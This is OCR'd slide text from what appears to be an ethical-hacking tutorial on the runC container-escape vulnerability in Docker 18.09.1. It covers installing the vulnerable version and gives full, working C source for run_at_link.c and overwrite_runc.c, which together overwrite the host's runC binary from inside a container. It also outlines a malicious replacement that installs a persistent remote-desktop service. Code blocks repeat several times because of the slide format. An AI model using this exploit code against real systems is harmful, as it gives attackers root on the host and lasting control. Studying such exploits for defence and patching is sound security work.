
INSTALL DOCKER

- On the victim machine, navigate to https://download.docker.com/linux/ubuntu/dists/bionic/pool/stable/amd64/
- Download the 3 files highlighted in the image to the left on the desktop
- We will be using docker version 18.09.1 as the vulnerability has been patched in later releases

```
ehdemo@ubuntu: ~/Desktop
File Edit View Search Terminal Help
ehdemo@ubuntu:~$ cd Desktop/
ehdemo@ubuntu:~/Desktop$ sudo dpkg -i docker-ce-cli_18.09.1_3-0_ubuntu-bionic_am
d64.deb
[sudo] password for ehdemo:
Selecting previously unselected package docker-ce-cli.
(Reading database ... 125146 files and directories currently installed.)
Preparing to unpack docker-ce-cli_18.09.1_3-0_ubuntu-bionic_amd64.deb ...
Unpacking docker-ce-cli (5:18.09.1~3-0~ubuntu-bionic) ...
Setting up docker-ce-cli (5:18.09.1~3-0~ubuntu-bionic) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
ehdemo@ubuntu:~/Desktop$ sudo dpkg -i containerd.io_1.2.2-1_amd64.deb
Selecting previously unselected package containerd.io.
(Reading database ... 125336 files and directories currently installed.)
Preparing to unpack containerd.io_1.2.2-1_amd64.deb ...
Unpacking containerd.io (1.2.2-1) ...
Setting up containerd.io (1.2.2-1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/containerd.service →
 /lib/systemd/system/containerd.service.
ehdemo@ubuntu:~/Desktop$ sudo dpkg -i docker-ce_18.09.1_3-0_ubuntu-bionic_amd64.
deb
Selecting previously unselected package docker-ce.
(Reading database ... 125346 files and directories currently installed.)
Preparing to unpack docker-ce_18.09.1_3-0_ubuntu-bionic_amd64.deb ...
Unpacking docker-ce (5:18.09.1~3-0~ubuntu-bionic) ...
Setting up docker-ce (5:18.09.1~3-0~ubuntu-bionic) ...
update-alternatives: using /usr/bin/dockerd-ce to provide /usr/bin/dockerd (dock
erd) in auto mode
Created symlink /etc/systemd/system/multi-user.target.wants/docker.service → /li
b/systemd/system/docker.service.
Created symlink /etc/systemd/system/sockets.target.wants/docker.socket → /lib/sy
stemd/system/docker.socket.
Processing triggers for ureadahead (0.100.0-20) ...
Processing triggers for systemd (237-3ubuntu10.12) ...
ehdemo@ubuntu:~/Desktop$
```

INSTALL DOCKER


- Change the path to the path where the docker packages are downloaded
- Use the command "**sudo dpkg -i /path/to/package.deb**" to unpack the downloaded packages in the following order:
  1. *docker-ce-cli*
  2. *containerd.io*
  3. *docker-ce*



INSTALL DOCKER

- Run the command "docker --version" and verify the following
  - *docker version 18.09.1*
  - *build 4c52b90*

- Run the command "runc --version" and verify the following
  - *Runc version 1.0.0-rc6+dev*
  - *Commit: 96ec2177ae841256168fcf76954f7177af9446eb*
  - *Spec: 1.0.1-dev*



INSTALL DOCKER

- Verify that Docker CE in installed correctly by running the command “sudo docker run hello-world”
- This command downloads a test image and runs it in a container. When the container runs, it prints an informational message and exits.
- Verify that the hello message prints correctly, indicating that docker is installed correctly

PHASE 2

- Construct exploitation code
- Construct arbitrary code to be executed on victim machine

run_at_link.c

- Contains code to be executed when docker container starts
- Opens runC for reading and obtains file descriptor
- Parses file descriptor to overwrite_runc

overwrite_runc.c

- Contains code to overwrite host runC with malicious new_runc
- Waits for runC process to exit
- Opens file descriptor for reading and overwrites runC

new_runc

- Contains code to execute once attacker gains root access to host system
- Sets up remote desktop server on victim's host machine
- Creates system service to enable persistency of remote desktop

Dockerfile (Phase 3)

- Contains instructions to create malicious Docker image
- Created malicious shared library which runs run_at_link.c when executed
- Created image will be transferred to victim's machine

FILES TO BE CREATED

Will be done on the victim's machine for simplicity of this demonstration

RUN_AT_LINK.C

EXPLOITATION CODE (RUN_AT_LINK.C)

- Create a new file named “run_at_link.c”
- This file will contain the code to that will be executed once the docker container starts
- Explanation of the code will be done in the following slides

run_at_link.c

```c

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

__attribute__ ((constructor)) void run_at_link(void)
{
    char *argv_overwrite[3];
    char buf[128];

    /* Open the runC binary for reading */
    int runc_fd_read = open("/proc/self/exe", O_RDONLY);
    if (runc_fd_read == -1 ) {
        printf("[!] can't open /proc/self/exe\n");
        return;
    }
    printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
    fflush(stdout);

    /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
    argv_overwrite[0] = strdup("/overwrite_runc");
    snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
    argv_overwrite[1] = buf;
    argv_overwrite[2] = 0;

    printf("[+] Calling overwrite_runc\n");
    fflush(stdout);
    /* Execute overwrite_runc */
    execve("/overwrite_runc", argv_overwrite, NULL);
}

```

run_at_link.c

```c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

__attribute__ ((constructor)) void run_at_link(void)
{
    char *argv_overwrite[3];
    char buf[128];

    /* Open the runC binary for reading */
    int runc_fd_read = open("/proc/self/exe", O_RDONLY);
    if (runc_fd_read == -1 ) {
        printf("[!] can't open /proc/self/exe\n");
        return;
    }
    printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
    fflush(stdout);

    /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
    argv_overwrite[0] = strdup("/overwrite_runc");
    snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
    argv_overwrite[1] = buf;
    argv_overwrite[2] = 0;

    printf("[+] Calling overwrite_runc\n");
    fflush(stdout);
    /* Execute overwrite_runc */
    execve("/overwrite_runc", argv_overwrite, NULL);
}
```

EXPLOITATION CODE (RUN_AT_LINK.C)

- The code first utilizes "/proc/self/exe" to open the runc binary file for reading
- The kernel will not allow any programs to overwrite the runC binary while a process is running it.
- However, if the runC binary exits, /proc/<runc-pid>/exe will vanish and the reference to the runC binary will be lost

run_at_link.c

```c

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

__attribute__ ((constructor)) void run_at_link(void)
{
    char *argv_overwrite[3];
    char buf[128];

    /* Open the runC binary for reading */
    int runc_fd_read = open("/proc/self/exe", O_RDONLY);
    if (runc_fd_read == -1 ) {
        printf("[!] can't open /proc/self/exe\n");
        return;
    }
    printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
    fflush(stdout);

    /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
    argv_overwrite[0] = strdup("/overwrite_runc");
    snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
    argv_overwrite[1] = buf;
    argv_overwrite[2] = 0;

    printf("[+] Calling overwrite_runc\n");
    fflush(stdout);
    /* Execute overwrite_runc */
    execve("/overwrite_runc", argv_overwrite, NULL);
}

```

EXPLOITATION CODE (RUN_AT_LINK.C)

- Therefore, the solution for this situation is to open "/proc/<runc-pid>/exe" for reading
- This creates a file descriptor at "/proc/<our-pid>/fd/3"
- The program will then wait for the runC process to exit, before proceeding to open "/proc/<our-pid>/fd/3" for writing, and overwrite runC

run_at_link.c

```c

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

__attribute__ ((constructor)) void run_at_link(void)
{
    char *argv_overwrite[3];
    char buf[128];

    /* Open the runC binary for reading */
    int runc_fd_read = open("/proc/self/exe", O_RDONLY);
    if (runc_fd_read == -1 ) {
        printf("[!] can't open /proc/self/exe\n");
        return;
    }
    printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
    fflush(stdout);

    /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
    argv_overwrite[0] = strdup("/overwrite_runc");
    snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
    argv_overwrite[1] = buf;
    argv_overwrite[2] = 0;

    printf("[+] Calling overwrite_runc\n");
    fflush(stdout);
    /* Execute overwrite_runc */
    execve("/overwrite_runc", argv_overwrite, NULL);
}

```

EXPLOITATION CODE (RUN_AT_LINK.C)

- After creating the file descriptor, the program calls another file, "overwrite_runc", to overwrite the runc binary on the host machine
- After successfully executing the "overwrite_runc" program, the program will exit and the docker container will terminate
- We did not implement any legitimate service to run in docker as this just a simple demonstration of how the vulnerability can be exploited

OVERWRITE_RUNC.C

EXPLOITATION CODE (OVERWRITE_RUNC.C)

overwrite_runc.c

```c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#include <stdlib.h>
#include <string.h>
#include <stdio.h>


/* Simple Buffer*/
typedef struct Buffer
{
    int len;        // buffer length
    void * buff;    // buffer data
} Buffer;

#define FALSE 0
#define TRUE  1

const char * DEFAULT_NEW_RUNC_PATH = "/root/new_runc";
const unsigned int PATH_MAX_LEN = 30;

const int OPEN_ERR = -1;
const int RET_ERR = 1;
const int RET_OK = 0;

const long WRITE_TIMEOUT = 99999999999999999;

Buffer read_new_runc(char * new_runc_path);

```

- We are now going to create a new program to overwrite runC using the file descriptor
- Create a new file named “overwrite_runc.c”
- This file will contain the code to overwrite runc from within the docker container, written in C
- Firstly, declare the necessary variables needed to overwrite runc

```c
/*
*
* Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
*
*/
Buffer read_new_runc(char * new_runc_path)
{
    Buffer new_runc = {0, NULL};
    FILE *fp_new_runc;
    int file_size, rc;
    void * new_runc_content;
    char ch;

    // open new_Runc
    fp_new_runc = fopen(new_runc_path, "r"); // read mode
    if (fp_new_runc == NULL)
    {
      printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
      return new_runc;
    }

    // Get file size and prepare buff
    fseek(fp_new_runc, 0L, SEEK_END);
    file_size = ftell(fp_new_runc);
    new_runc_content = malloc(file_size);
    rewind(fp_new_runc);

    rc = fread(new_runc_content, 1, file_size, fp_new_runc);
    if (rc != file_size)
    {
        printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
        free(new_runc_content);
        return new_runc;
    }

    fclose(fp_new_runc);
    new_runc.len = rc;
    new_runc.buff = new_runc_content;
    return new_runc;

}
```

EXPLOITATION CODE (OVERWRITE_RUNC.C)

- Create a new function to read the malicious runc code named “read_new_runc”
- Firstly, use “fopen” to open the file containing the malicious runc code (will be created later)
- The file will be opened in read mode as are accessing the content within the file

```c
/*
*
* Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
*
*/
Buffer read_new_runc(char * new_runc_path)
{
    Buffer new_runc = {0, NULL};
    FILE *fp_new_runc;
    int file_size, rc;
    void * new_runc_content;
    char ch;

    // open new_Runc
    fp_new_runc = fopen(new_runc_path, "r"); // read mode
    if (fp_new_runc == NULL)
    {
        printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
        return new_runc;
    }

    // Get file size and prepare buff
    fseek(fp_new_runc, 0L, SEEK_END);
    file_size = ftell(fp_new_runc);
    new_runc_content = malloc(file_size);
    rewind(fp_new_runc);

    rc = fread(new_runc_content, 1, file_size, fp_new_runc);
    if (rc != file_size)
    {
        printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
        free(new_runc_content);
        return new_runc;
    }

    fclose(fp_new_runc);
    new_runc.len = rc;
    new_runc.buff = new_runc_content;
    return new_runc;

}
```

EXPLOITATION CODE (OVERWRITE_RUNC.C)

- We then obtain the size of the file
- This is needed to prepare a buffer for the contents to be read later
- We will firstly allocate memory for the content of the file using "malloc"

```c
/*
*
* Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
*
*/
Buffer read_new_runc(char * new_runc_path)
{
    Buffer new_runc = {0, NULL};
    FILE *fp_new_runc;
    int file_size, rc;
    void * new_runc_content;
    char ch;

    // open new_Runc
    fp_new_runc = fopen(new_runc_path, "r"); // read mode
    if (fp_new_runc == NULL)
    {
        printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
        return new_runc;
    }

    // Get file size and prepare buff
    fseek(fp_new_runc, 0L, SEEK_END);
    file_size = ftell(fp_new_runc);
    new_runc_content = malloc(file_size);
    rewind(fp_new_runc);

    rc = fread(new_runc_content, 1, file_size, fp_new_runc);
    if (rc != file_size)
    {
        printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
        free(new_runc_content);
        return new_runc;
    }

    fclose(fp_new_runc);
    new_runc.len = rc;
    new_runc.buff = new_runc_content;
    return new_runc;

}
```

EXPLOITATION CODE (OVERWRITE_RUNC.C)

- After obtaining the file size and allocating the required memory, we will attempt to read the contents of the file using "fread"
- This step is required to ensure that the contents of the file can be read
- Should an error occur, an empty buffer will be returned

```c
/*
*
* Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
*
*/
Buffer read_new_runc(char * new_runc_path)
{
    Buffer new_runc = {0, NULL};
    FILE *fp_new_runc;
    int file_size, rc;
    void * new_runc_content;
    char ch;

    // open new_Runc
    fp_new_runc = fopen(new_runc_path, "r"); // read mode
    if (fp_new_runc == NULL)
    {
      printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
      return new_runc;
    }

    // Get file size and prepare buff
    fseek(fp_new_runc, 0L, SEEK_END);
    file_size = ftell(fp_new_runc);
    new_runc_content = malloc(file_size);
    rewind(fp_new_runc);

    rc = fread(new_runc_content, 1, file_size, fp_new_runc);
    if (rc != file_size)
    {
        printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
        free(new_runc_content);
        return new_runc;
    }

    fclose(fp_new_runc);
    new_runc.len = rc;
    new_runc.buff = new_runc_content;
    return new_runc;

}
```

EXPLOITATION CODE (OVERWRITE_RUNC.C)

- If the contents of the file can be read, the file stream will be closed
- The length and buffer of the malicious runc file will be returned for use at a later time

```c
/*
* Usage: overwrite_runc <path a file reffering to the runC binary>
* Overwrites the runC binary.
*/
int main(int argc, char *argv[])
{
    int  runc_fd_write, wc;
    char * runc_fd_path;
    char * new_runc_path;                        // path to file to replace runc
    Buffer new_runc;


    printf("\t-> Starting\n");
    fflush(stdout);

    /* Read new_runc */
    runc_fd_path = argv[1];
    new_runc_path = DEFAULT_NEW_RUNC_PATH;
    new_runc = read_new_runc(new_runc_path);
    if (new_runc.buff == NULL)
    {
        return RET_ERR;
    }
```

EXPLOITATION CODE (OVERWRITE_RUNC.C)

- Under the main function, we will start attempting to overwrite the host runc binary
- The first step is to attempt reading the malicious runc code
- This will be done using the function we created previously
- We will also obtain the file descriptor to be overwritten from the “run_at_link.c” program

EXPLOITATION CODE (OVERWRITE_RUNC.C)

```c
    /* Try to open runc_fd_path for writing      */
    /* Will Succeed after the runC process exits  */
    int opened = FALSE;
    for (long count = 0; (!opened && count < WRITE_TIMEOUT); count++)
    {
        runc_fd_write = open(runc_fd_path, O_WRONLY | O_TRUNC);
        if (runc_fd_write != OPEN_ERR)
        {
            printf("\t-> Opened %s for writing\n", runc_fd_path);
            wc = write(runc_fd_write, new_runc.buff, new_runc.len);
            if (wc !=  new_runc.len)
            {
                printf("\t[!] Couldn't write to my process's runC's fd %s\n", runc_fd_path);
                fflush(stdout);
                close(runc_fd_write);
                free(new_runc.buff);
                return RET_ERR;
            }
            printf("\t-> Overwrote runC\n");
            opened = TRUE;
        }
    }
```

- After successfully reading the malicious runc code, we can proceed to overwriting the host runc binary
- The runC process must firstly exit before we can successfully access the file descriptor created previously
- Therefore, we will place the entire code into a for loop which will wait for the process to exit or time out if the wait is too long

EXPLOITATION CODE (OVERWRITE_RUNC.C)

```c
/* Try to open runc_fd_path for writing      */
/* Will Succeed after the runC process exits  */
int opened = FALSE;
for (long count = 0; (!opened && count < WRITE_TIMEOUT); count++)
{
    runc_fd_write = open(runc_fd_path, O_WRONLY | O_TRUNC);
    if (runc_fd_write != OPEN_ERR)
    {
        printf("\t-> Opened %s for writing\n", runc_fd_path);
        wc = write(runc_fd_write, new_runc.buff, new_runc.len);
        if (wc !=  new_runc.len)
        {
            printf("\t[!] Couldn't write to my process's runC's fd %s\n", runc_fd_path);
            fflush(stdout);
            close(runc_fd_write);
            free(new_runc.buff);
            return RET_ERR;
        }
        printf("\t-> Overwrote runC\n");
        opened = TRUE;
    }
}
```

- Within the loop, attempt to open the file descriptor with the options “O_WRONLY” and “O_TRUNC”
- Check if the file descriptor has been successfully opened
- If successful, execute the code to overwrite runC
- If unsuccessful, continue to the next iteration of the loop and try again

```c
/* Try to open runc_fd_path for writing      */
/* Will Succeed after the runC process exits  */
int opened = FALSE;
for (long count = 0; (!opened && count < WRITE_TIMEOUT); count++)
{
    runc_fd_write = open(runc_fd_path, O_WRONLY | O_TRUNC);
    if (runc_fd_write != OPEN_ERR)
    {
        printf("\t-> Opened %s for writing\n", runc_fd_path);
        wc = write(runc_fd_write, new_runc.buff, new_runc.len);
        if (wc !=  new_runc.len)
        {
            printf("\t[!] Couldn't write to my process's runC's fd %s\n", runc_fd_path);
            fflush(stdout);
            close(runc_fd_write);
            free(new_runc.buff);
            return RET_ERR;
        }
        printf("\t-> Overwrote runC\n");
        opened = TRUE;
    }
}
```

EXPLOITATION CODE (OVERWRITE_RUNC.C)


- If file descriptor is successfully opened, proceed with overwriting runC
- Using the “write” function, overwrite the file descriptor with the malicious runC code extracted from new_runc
- Upon successfully overwriting runC, close the file descriptor and exit the loop

EXPLOITATION CODE (OVERWRITE_RUNC.C)

```
    /* Clean ups & return */
    close(runc_fd_write);
    free(new_runc.buff);
    if (opened == FALSE)
    {
        printf("\t[!] Reached timeout, couldn't write to runc at %s\n", runc_fd_path);
        fflush(stdout);
        return RET_ERR;
    }
    else
    {
        printf("\t-> Success, shuting down ...\n");
        fflush(stdout);
    }
    return RET_OK;
}
```

- After successfully overwriting runc, clean up the program and exit
- Since this is a simple demonstration of how the vulnerability can be exploited, no legitimate services will be run
- The program cleans up and shuts down after executing the necessary programs to overwrite runC.

COMPILE OVERWRITE_RUNC



COMPILING

- We need to compile overwrite_runc.c for it to successfully be called by run_at_link.c
- We will be utilizing gcc to compile overwrite_runc.c
- Install gcc on the Ubuntu machine using the command “sudo apt install gcc”
- Run the command “gcc overwrite_runc.c -o overwrite_runc”

NEW_RUNC

EXPLOITATION CODE (NEW_RUNC)

